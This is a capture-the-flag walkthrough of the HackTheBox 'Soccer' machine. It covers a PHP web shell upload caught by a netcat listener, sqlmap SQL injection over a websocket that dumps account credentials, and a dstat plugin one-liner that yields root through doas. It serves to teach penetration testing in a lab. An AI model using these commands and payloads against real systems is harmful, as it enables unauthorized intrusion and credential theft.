Soccer walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Soccer/nMap]
└─$ nmap -sT -sV -p- -A -oA Soccer 10.10.11.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-23 10:45 PST
Nmap scan report for 10.10.11.194
Host is up (0.12s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE        VERSION
22/tcp   open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http           nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Sun, 23 Feb 2025 18:56:54 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Sun, 23 Feb 2025 18:56:55 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
```

Figure 1 - nMap scan results (part 1)

```
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
|     </body>
|     </html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9091-TCP:V=7.94SVN%I=7%D=2/23%Time=67BB6F70%P=x86_64-pc-linux-gnu%r
SF:(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection
SF::\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found
SF:\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type
SF:-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\
SF:nContent-Length:\x20139\r\nDate:\x20Sun,\x2023\x20Feb\x202025\x2018:56:
SF:54\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20l
SF:ang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\
SF:n</head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r
SF:(HTTPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-
SF:Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201
SF:43\r\nDate:\x20Sun,\x2023\x20Feb\x202025\x2018:56:55\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n
SF:<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pr
SF:e>Cannot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,
SF:"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20defaul
SF:t-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\
SF:x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Su
SF:n,\x2023\x20Feb\x202025\x2018:56:55\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=
SF:\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIO
SF:NS\x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20
SF:Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP
SF:,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n
SF:")%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 687.43 seconds

┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Soccer/nMap]
└─$
```

Figure 2 - nMap scan results (part 2)

Open ports are 22, 80, 9091, so enabled service is SSH. Also, there is a web application running on port 80. Honestly, I was not sure about which service is running on port 9091. Lastly, nMap recognized Linux as operative system.

Initial foothold

Since I recognized a web application running on port 80, I started to analyzed it. To do so, I needed to add the relative entry in the $/etc/hosts$ file. Ne of the test I did was about founding new web content on the web application. As usual, I run $ffuf$ tool to accomplish this task and, luckily, I found a new path:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ ffuf -c -w ./finalWordlistWebContentEnum.txt -u http://soccer.htb/FUZZ -t 200 -v -fc 403
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soccer.htb/FUZZ
 :: Wordlist         : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

[Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 98ms]
| URL | http://soccer.htb/
    * FUZZ:

[Status: 200, Size: 6917, Words: 2196, Lines: 148, Duration: 285ms]
| URL | http://soccer.htb/.
    * FUZZ: .

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 125ms]
| URL | http://soccer.htb/tiny
| --> | http://soccer.htb/tiny/
    * FUZZ: tiny

:: Progress: [255948/255948] :: Job [1/1] :: 2207 req/sec :: Duration: [0:04:27] :: Errors: 0 ::
```

Figure 3 - New path found

At this point, I browsed to this path and I found out a file manager service, as shown in the following figure:




Figure 4 - File manager service "Tiny"

User flag

I searched more information about this file manager service on the Internet. In this way I found out some default credentials. So, I tried it on the application and luckily them worked:





Figure 5 - Access to the Tiny service

After log in the application, I found out the version as well. I tried to upload some file and, after some tries, I understood that I can write only in the $/tiny/uploads$ path. So, I uploaded a PHP web shell and, using it, I obtained a shell as $www-data$ user:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.194] 54348
/usr/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
soccer
$ pwd
/var/www/html/tiny/uploads
$ cd /home/soccer
/usr/bin/sh: 4: cd: can't cd to /home/soccer
$ cd /home
$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 Nov 17  2022 .
drwxr-xr-x 21 root   root   4096 Dec  1  2022 ..
drwxr-xr-x  3 player player 4096 Nov 28  2022 player
$ cd player
$ ls -la
total 28
drwxr-xr-x 3 player player 4096 Nov 28  2022 .
drwxr-xr-x 3 root   root   4096 Nov 17  2022 ..
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .bash_history → /dev/null
-rw-r--r-- 1 player player  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 player player 3771 Feb 25  2020 .bashrc
drwx------ 2 player player 4096 Nov 17  2022 .cache
-rw-r--r-- 1 player player  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .viminfo → /dev/null
-rw-r----- 1 root   player   33 Feb 27 17:49 user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

Figure 6 - Service user shell

Since I obtained this shell as a service user, I needed to do lateral movement to became a user. I navigated the file system. I analyzed nginx files and I found new virtual host as shown in the following figure:

```
$ cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name s[redacted]b;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
$
```

Figure 7 - New virtual host found

Again, I needed to add a new entry in the $/etc/hosts$. In the previous screenshot I shown that this application is running in localhost on port 3000. To access to it, I needed to implement a port forwarding using Chisel tool. On this subdomain, I was able to create an account and log in. The account I created is valid until the log out. Analyzing this new web application, in particular the $/check$ page source code, I found a specific endpoint invoked via web socket:

```
120                 <div class="price pt-3 pl-3">
121                     <span class="mb-2">Price</span>
122                         <h5>Free</h5>
123                 </div>
124             </div>
125             <p>** Please don't forget your ticket number. **</p>
126         </div>
127     </div>
128     <script>
129         var ws = new WebSocket("ws://sc[redacted]1");
130         window.onload = function () {
131
132         var btn = document.getElementById('btn');
133         var input = document.getElementById('id');
134
135         ws.onopen = function (e) {
136             console.log('connected to the server')
137         }
138         input.addEventListener('keypress', (e) => {
139             keyOne(e)
140         });
141
142         function keyOne(e) {
143             e.stopPropagation();
144             if (e.keyCode === 13) {
145                 e.preventDefault();
146                 sendText();
147             }
148         }
149
150         function sendText() {
151             var msg = input.value;
152             if (msg.length > 0) {
153                 ws.send(JSON.stringify({
154                     "id": msg
155                 }))
156             }
157             else append("????????")
158         }
159         }
160
161         ws.onmessage = function (e) {
162         append(e.data)
163         }
164
165         function append(msg) {
166         let p = document.querySelector("p");
167         // let randomColor = '#' + Math.floor(Math.random() * 16777215).toString(16);
168         // p.style.color = randomColor;
169         p.textContent = msg
```

Figure 8 - End point invoked via web socket

I was able to analyze this endpoint using Burp Suite and it looked like it could be vulnerable to SQL Injection. Since I had this suspect, I tried to run SQLMap:

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ sqlmap -u "ws://10.10.11.194:9091" --data='{"id":"76521"}' --level 5 --risk 3
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 11:37:27 /2025-02-28/

JSON data found in POST body. Do you want to process it? [Y/n/q] y
[11:37:30] [INFO] testing connection to the target URL
[11:37:34] [INFO] testing if the target URL content is stable
[11:37:34] [INFO] target URL content is stable
[11:37:34] [INFO] testing if (custom) POST parameter 'JSON id' is dynamic
[11:37:34] [WARNING] (custom) POST parameter 'JSON id' does not appear to be dynamic
[11:37:34] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON id' might not be injectable
[11:37:34] [INFO] testing for SQL injection on (custom) POST parameter 'JSON id'
[11:37:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:37:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[11:37:45] [INFO] (custom) POST parameter 'JSON id' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[11:37:48] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[11:38:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[11:38:03] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:38:04] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:38:05] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[11:38:05] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[11:38:05] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[11:38:05] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[11:38:05] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[11:38:05] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[11:38:05] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[11:38:06] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[11:38:06] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
```

Figure 9 - SQLMap execution

As I suspected, this endpoint was vulnerable to SQL Injection:

```
[11:38:07] [INFO] testing 'MySQL inline queries'
[11:38:07] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[11:38:07] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[11:38:07] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[11:38:07] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[11:38:07] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[11:38:07] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[11:38:08] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:38:18] [INFO] (custom) POST parameter 'JSON id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[11:38:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:38:18] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:38:21] [INFO] target URL appears to be UNION injectable with 3 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:38:36] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[11:38:36] [INFO] testing 'Generic UNION query (57) - 21 to 40 columns'
[11:38:39] [INFO] testing 'Generic UNION query (57) - 41 to 60 columns'
[11:38:42] [INFO] testing 'Generic UNION query (57) - 61 to 80 columns'
[11:38:46] [INFO] testing 'Generic UNION query (57) - 81 to 100 columns'
[11:38:49] [INFO] testing 'MySQL UNION query (57) - 1 to 20 columns'
[11:38:55] [INFO] testing 'MySQL UNION query (57) - 21 to 40 columns'
[11:38:59] [INFO] testing 'MySQL UNION query (57) - 41 to 60 columns'
[11:39:03] [INFO] testing 'MySQL UNION query (57) - 61 to 80 columns'
[11:39:07] [INFO] testing 'MySQL UNION query (57) - 81 to 100 columns'
[11:39:10] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[11:39:10] [INFO] checking if the injection point on (custom) POST parameter 'JSON id' is a false positive
(custom) POST parameter 'JSON id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 393 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-9889 OR 4287=4287"}

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id":"76521 AND (SELECT 4843 FROM (SELECT(SLEEP(5)))xphi)"}
---
[11:39:50] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:39:51] [INFO] fetched data logged to text files under '/home/k14d1u5/.local/share/sqlmap/output/10.10.11.194'
[11:39:51] [WARNING] your sqlmap version is outdated

[*] ending @ 11:39:51 /2025-02-28/
```

Figure 10 - SQLMap results

So, I was able to read data on the database, following the steps described in the nets figures:

```
[11:42:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:42:15] [INFO] fetching database names
[11:42:15] [INFO] fetching number of databases
[11:42:15] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:42:15] [INFO] retrieved: 5
[11:42:16] [INFO] retrieved: mysql
[11:42:22] [INFO] retrieved: information_schema
[11:42:41] [INFO] retrieved: performance_schema
[11:43:01] [INFO] retrieved: sys
[11:43:05] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys

[11:43:15] [INFO] fetched data logged to text files under '/home/k14d1u5/.local/share/sqlmap/output/10.10.11.194'
[11:43:15] [WARNING] your sqlmap version is outdated

[*] ending @ 11:43:15 /2025-02-28/
```

Figure 11 - Database identified

```
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[11:44:19] [INFO] resuming back-end DBMS 'mysql'
[11:44:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-9889 OR 4287=4287"}

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id":"76521 AND (SELECT 4826 FROM (SELECT(SLEEP(5)))IGFy)"}
---
[11:44:22] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:44:22] [INFO] fetching tables for database: 'soccer_db'
[11:44:22] [INFO] fetching number of tables for database 'soccer_db'
[11:44:23] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:44:23] [INFO] retrieved: 1
[11:44:24] [INFO] retrieved: accounts
Database: soccer_db
[1 table]
+----------+
| accounts |
+----------+

[11:44:33] [INFO] fetched data logged to text files under '/home/k14d1u5/.local/share/sqlmap/output/10.10.11.194'
[11:44:33] [WARNING] your sqlmap version is outdated

[*] ending @ 11:44:32 /2025-02-28/
```

Figure 12 - Table identified

```
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[11:45:21] [INFO] resuming back-end DBMS 'mysql'
[11:45:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"-9889 OR 4287=4287"}

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id":"76521 AND (SELECT 4826 FROM (SELECT(SLEEP(5)))IGFy)"}
---
[11:45:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:45:24] [INFO] fetching columns for table 'accounts' in database 'soccer_db'
[11:45:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:45:24] [INFO] retrieved: 4
[11:45:25] [INFO] retrieved: email
[11:45:31] [INFO] retrieved: id
[11:45:34] [INFO] retrieved: password
[11:45:43] [INFO] retrieved: username
[11:45:51] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[11:45:51] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[11:45:51] [INFO] retrieved: 1
[11:45:52] [INFO] retrieved: player@player.htb
[11:46:11] [INFO] retrieved: 1324
[11:46:16] [INFO] retrieved: P[redacted]2
[11:46:39] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+------+--------------------+----------------------+----------+
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | P[redacted]2 | player   |
+------+--------------------+----------------------+----------+

[11:46:46] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/k14d1u5/.local/share/sqlmap/output/10.10.11.194/dump/soccer_db/accounts.csv'
[11:46:46] [INFO] fetched data logged to text files under '/home/k14d1u5/.local/share/sqlmap/output/10.10.11.194'
[11:46:46] [WARNING] your sqlmap version is outdated

[*] ending @ 11:46:46 /2025-02-28/
```

Figure 13 - Credentials found

Finally, using these credentials, I was able to connect to the target via SSH with the user and I was able to retrieved the user flag (I forgot the screenshot about the user flag).

Privilege escalation

At this point I needed to find a path to escalate my privileges. Analyzing the filesystem, I found out that my user was able to execute as root the $dstat$ command, via $doas$ binary:

```
player@soccer:~$ doas -u root /bin/sh
doas: Operation not permitted
player@soccer:~$ man /usr/local/bin/doas
player@soccer:~$ find / -type f -iname doas.conf 2>/dev/null
/usr/local/etc/doas.conf
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:~$
player@soccer:~$
```

Figure 14 - Doas configuration

Looking for a possible exploit for $dstat$ command on the Internet, I found one very interesting:

```
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' > /usr/local/share/dstat/dstat_xxx.py
player@soccer:~$ doas -u root /usr/bin/dstat -xxx
dstat: option -x not recognized, try dstat -h for a list of all the options
player@soccer:~$ doas -u root /usr/local/share/dstat/dstat_xxx.py
doas: Operation not permitted
player@soccer:~$ doas -u root /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# whoami
root
#
```

Figure 15 - Privilege escalation

At this point, I just needed to retrieve the root flag:

```
# whoami
root
# cd /root
# cat root.txt
b[redacted]1
#
```

Figure 16 - Root flag

Personal comments

This box was very interesting, but definitely not easy in my opinion. To retrieve the user flag, I needed to implement a port forwarding and an SQL Injection on a web socket. Also, the privilege escalation is achieved analyzing the $doas$ configuration file and exploiting the $dstat$ command. So, I needed to chain more concept together to understand how to complete the box. I evaluate it as Medium on the HackTheBox platform.

References

1. Chisel: https://github.com/jpillora/chisel/releases;
2. Web socket hacking: https://hacktips.it/websocket-penetration-test/;
3. Dstat exploiting: https://gtfobins.github.io/gtfobins/dstat/.